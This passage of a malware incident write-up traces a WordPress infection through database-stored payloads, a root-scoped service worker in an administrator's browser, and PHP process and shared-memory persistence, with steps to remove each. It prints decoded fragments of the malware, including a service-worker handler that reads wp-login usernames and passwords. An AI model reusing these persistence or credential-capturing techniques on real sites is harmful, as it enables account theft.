$key = chr(mt_rand(1, 255));
$encoded = xor_each_byte($serialized, $key);

update_option(
    "sc_payload_persistent",
    base64_encode($key . $encoded),
    "no"
);

// Decoded fields: sw, guard, adv_tpl, db_tpl,
// theme_tpl, inst_tpl, oc_tpl, js, page
```

Figure 16.7. The decoded database writer is shown with simplified variable

names. Its payload contained browser code, a server guard, and templates for recreating file implants.*

In the captured later database, the decoded persistent option matched `_transient_sc_payload_t`. Its fields included:

```
js  page  sw  guard  adv_tpl  db_tpl  theme_tpl  inst_tpl  oc_tpl
```

The database was a recovery kit: JavaScript, service-worker code, a guard, and templates for drop-ins, the theme implant, the installer, and object-cache persistence.




Figure 16.8. WordPress transients live in the options table. Clearing a page

cache does not remove a malware payload stored as a transient.*

I exported confirmed rows before removal. During the maintenance window, I deleted the confirmed stable options, SC transient values, and their timeout rows. If the site used an external object cache, I cleared the attributed cached values as well.

I also reviewed the serialized `cron` option, scheduled events, active plugin state, every administrator account, and large generated-looking options near confirmed malware rows. Size and a hexadecimal name are reasons to inspect a row, not reasons to delete it.

The administrator browser service worker

A service worker is JavaScript installed by a browser for one origin and scope. It can intercept requests for pages it controls. Its registration may survive closed tabs, browser restarts, and a complete server cleanup.

That placed part of this infection on another machine.

In an affected Chrome profile, Developer Tools showed an active worker:




Figure 16.9. The worker source was `?p=95426270`, with scope `/`. A

root-scoped worker can control public pages, `wp-login.php`, and wp-admin for that origin. This screenshot proves the registration in this browser profile; it does not prove that every visitor received it.*

I saved the worker source as `script.js` and hashed the 173,375-byte capture:

```
ffc21408c588a4536aed491870aa63d426cdbb55bb9c6d32076d2b962dc99f38
```




Figure 16.10. `__SC_BOOT` exposed a Base64 configuration object.

`__SC_ENC` held another encoded layer, while shuffled string tables hid the worker's readable API names.*

How I decoded the worker

I used the same rule as with PHP: transform data, never register or execute the worker.

1. I Base64-decoded `__SC_BOOT` and parsed it as JSON. It contained three contract addresses, twenty RPC providers, and routing configuration.
2. I followed the worker's own decoder for `__SC_ENC`: Base64 decoding followed by a repeating XOR operation. The result was valid JSON containing a ZIP URL, plugin slug, installer route, write key, and page code.
3. I reconstructed the shuffled string layer. It contained 96 constants, 360 string entries, 50 decoder wrappers, and 352 replacements.
4. I renamed variables by behavior and traced fetch handlers, request cloning, response rewriting, and installation attempts.

The important result was small enough to explain directly:

Decoded browser service worker

Supplied script.js — request handler with reporting call removed

```
self.addEventListener("fetch", (event) => {
  const url = new URL(event.request.url);

  if (url.pathname.includes("wp-login.php") &&
      event.request.method === "POST") {
    const copy = event.request.clone();
    const report = (async () => {
      const form = await copy.formData();
      const username = form.get("log");
      const password = form.get("pwd");
      // Recovered code sends these to its reporting path.
    })();
    event.waitUntil(report);
    event.respondWith(fetch(event.request));
  }
});
```

Figure 16.11. The readable reconstruction omits the reporting destination.

The recovered logic cloned a WordPress login POST and read the `log` and `pwd` fields while forwarding the original request.*

Because the worker forwarded the request, the login page could appear normal. It captured the submitted values before WordPress decided whether the login was valid. It also watched wp-admin navigation, could alter eligible HTML responses, and tried two recovery paths: a configured installer route and WordPress's authenticated plugin-upload page. The second path still needed a logged-in user with permission to install plugins.

This creates a dangerous recovery loop. If an administrator changes a password and then enters it through an infected browser, the replacement credential may be exposed too.

Detect and remove the registration

For administrator devices, I first contained the server. Then, in every affected browser profile, I opened **Developer Tools -> Application -> Service Workers**, recorded the source URL and scope, selected **Unregister**, cleared the origin's site data, closed all tabs for the origin, and verified the registration after reopening the browser.

Selecting **Stop** is not enough. It stops the current worker but preserves the registration. Server-side code must also be clean, or it can register the worker again.

Manual cleanup reaches administrators I control. It does not reach a visitor who returns weeks later. For those browsers, a site can temporarily serve a harmless retirement worker at the **exact confirmed malicious script URL**. The replacement activates and unregisters itself:

```
self.addEventListener("install", () => self.skipWaiting());

self.addEventListener("activate", (event) => {
  event.waitUntil(self.registration.unregister());
});
```

A small cleanup script on clean public, login, and admin pages can also call `navigator.serviceWorker.getRegistrations()` and unregister only a registration whose origin, script path, query value, and scope match the confirmed evidence.

The matching must be exact. Root-scoped workers can be legitimate, and the eight-digit `?p=` pattern came from this capture rather than a universal SC signature. A WordPress implementation can place the routing and page cleanup logic in a temporary MU-plugin so it loads consistently, but its job is simply to deliver the retirement response and exact-match cleanup.

I purged CDN and page caches, tested with a previously affected browser profile, and kept the retirement route available for returning browsers. A fresh profile cannot test removal of an existing registration. No server can instantly erase a worker from an offline device.

Server processes and memory

The decoded PHP explained why taking a site offline is not always the same as stopping its execution environment.

The samples called:

```
fastcgi_finish_request()
ignore_user_abort(true)
set_time_limit(0)
```

A later guard also contained separate attempts to launch detached PHP through `exec`, `setsid`, `nohup`, and `proc_open`.



Figure 16.12. These branches establish capability in the recovered code. A

process list or provider report is still required to prove which branch actually ran on a particular server.*

The original 4.0.3 payload also used `shmop_open`, `shmop_read`, and `shmop_write`. System V shared memory can outlive the process that created the segment. Shared memory is stored data, not a process; a surviving loader or worker still has to read it and write files back to disk.

In this case, the sites were on Bluehost shared hosting. I could take all 24 sites offline and clean the account-visible files, but I could not inspect or terminate the complete PHP runtime. When a live request was followed by rapid regeneration, the remaining possibilities included a server process, shared memory, runtime cache, scheduled job, sibling site, database reader, or browser request.




Figure 16.13. The scanner showed zero visible findings during containment.

That result did not clear the database, server memory, processes, or affected browsers.*

I asked the hosting provider to preserve the relevant process evidence, stop the account's PHP workers and attributable background jobs, investigate scheduled relaunch mechanisms, clear the affected runtime cache, and start fresh workers only after the filesystem and databases were clean.

Rapid recurrence alone does not prove a particular process name or PID. The safe conclusion was that a writer remained active; the provider controlled the layer where that writer had to be investigated.

When I have server access

On a VPS or dedicated server, I use the same sequence directly:

1. **Preserve the writer evidence.** Record the process tree, parent PID, owner, command line, executable, working directory, open files, and network connections. Correlate them with the times files returned.
2. **Stop execution.** Serve maintenance outside PHP, pause relevant cron jobs, queues, timers, and supervisors, then stop the affected PHP-FPM pool or PHP handler and confirmed detached jobs.
3. **Inspect memory and caches separately.** Use `ipcs -m` and `ipcs -m -p` to inspect System V shared memory. Remove only a segment attributed to the malware. Clear the web runtime's OPcache and inspect any configured OPcache file cache.

4. **Clean the stopped environment.** Remove the mapped files, database rows, archives, configuration, and scheduler sources across every writable site.
5. **Start clean workers and observe.** Trigger public, login, admin, and scheduled requests in stages while watching for file writes, database changes, and process relaunches.

A PHP CLI call to `opcache_reset()` does not prove that a separate PHP-FPM cache was reset. Restarting PHP clears process-private memory, but it does not prove that a System V segment or disk-backed opcode cache has disappeared. Each store must be checked on its own terms.

Remove the recovery system together

Once the evidence map was complete, the removal sequence became clear.

1. **Preserve.** Save representative malware, hashes, a database export, raw logs, and the process evidence outside the compromised account.
2. **Contain.** Put every writable sibling site behind maintenance that does not execute WordPress or PHP. Stop PHP workers and attributable scheduled jobs with the hosting provider or server administrator.
3. **Clean files.** Remove the confirmed plugin and MU-plugin copies, loaders, unauthorized `auto_prepend_file` configuration, infected drop-ins, marked theme blocks, recovery ZIPs, cached installers, and related hidden files. Rebuild application files from trusted packages.
4. **Clean the database.** Export and remove the confirmed SC options, transients, timeout rows, scheduled hooks, unauthorized administrators, and attributed object-cache values.
5. **Clean the runtime.** Start fresh PHP workers only after files and database are clean. Clear the actual web runtime's attributed caches and confirmed shared-memory persistence.
6. **Clean browsers.** Unregister the malicious worker from administrator profiles, clear site data, deploy the exact retirement route, and purge upstream caches.
7. **Revoke access.** Destroy WordPress sessions, rotate authentication salts, remove unauthorized accounts, and replace hosting, database, SFTP, API, and administrator credentials. Enter new credentials only through clean browsers.

8. **Test the old triggers.** Request public, login, admin, and scheduled paths while monitoring all 24 sites, their databases, worker registrations, and server processes.

Deleting components one at a time on a live account would give the remaining nodes time to restore them. Coordinated removal broke the graph.

If a file returned during verification, I preserved it before deleting it. The returning file was no longer just another symptom. Its time, owner, and write path were evidence leading toward the surviving writer.

What this case proved

The recovered code proved a multi-layer persistence system. Matching decoded hashes connected the plugin, drop-in, and theme copies. The database export proved that recovery material existed outside the filesystem. The browser capture proved a live service-worker registration in an administrator profile. The decoded server code proved that post-response execution, detached launch attempts, and shared-memory storage were available capabilities.

The evidence did **not** prove the original point of entry, that every browser visitor was infected, or that every coded process branch ran. Those questions require historical access logs, hosting audit records, browser evidence, or a provider process report.

The durable lesson is the same one that guided the investigation from the start: understand the malware before deleting it. Preserve the returning artifact, identify what can write it, identify the source that writer reads, and identify the event that starts the writer.

Then close those paths together and deliberately repeat the events that once brought the malware back. That is how a clean scan becomes a defensible recovery.

Source notes

[1]: PHP manual, `.user.ini` files and `auto_prepend_file`.

[2]: WordPress Developer Resources, Must Use Plugins and WordPress drop-ins.

- Chrome service-worker lifecycle guidance
- W3C Service Workers specification
- PHP `fastcgi_finish_request()`
- PHP `opcache_reset()`

- Linux `ipcrm`

The code findings come from the preserved SC 4.0.3 samples, the related SC 4.5.3 samples, the database export, the supplied browser `script.js`, and the incident screenshots. Annotated code images use descriptive variable names and omit operational destinations. I decoded the malware as data and did not execute it.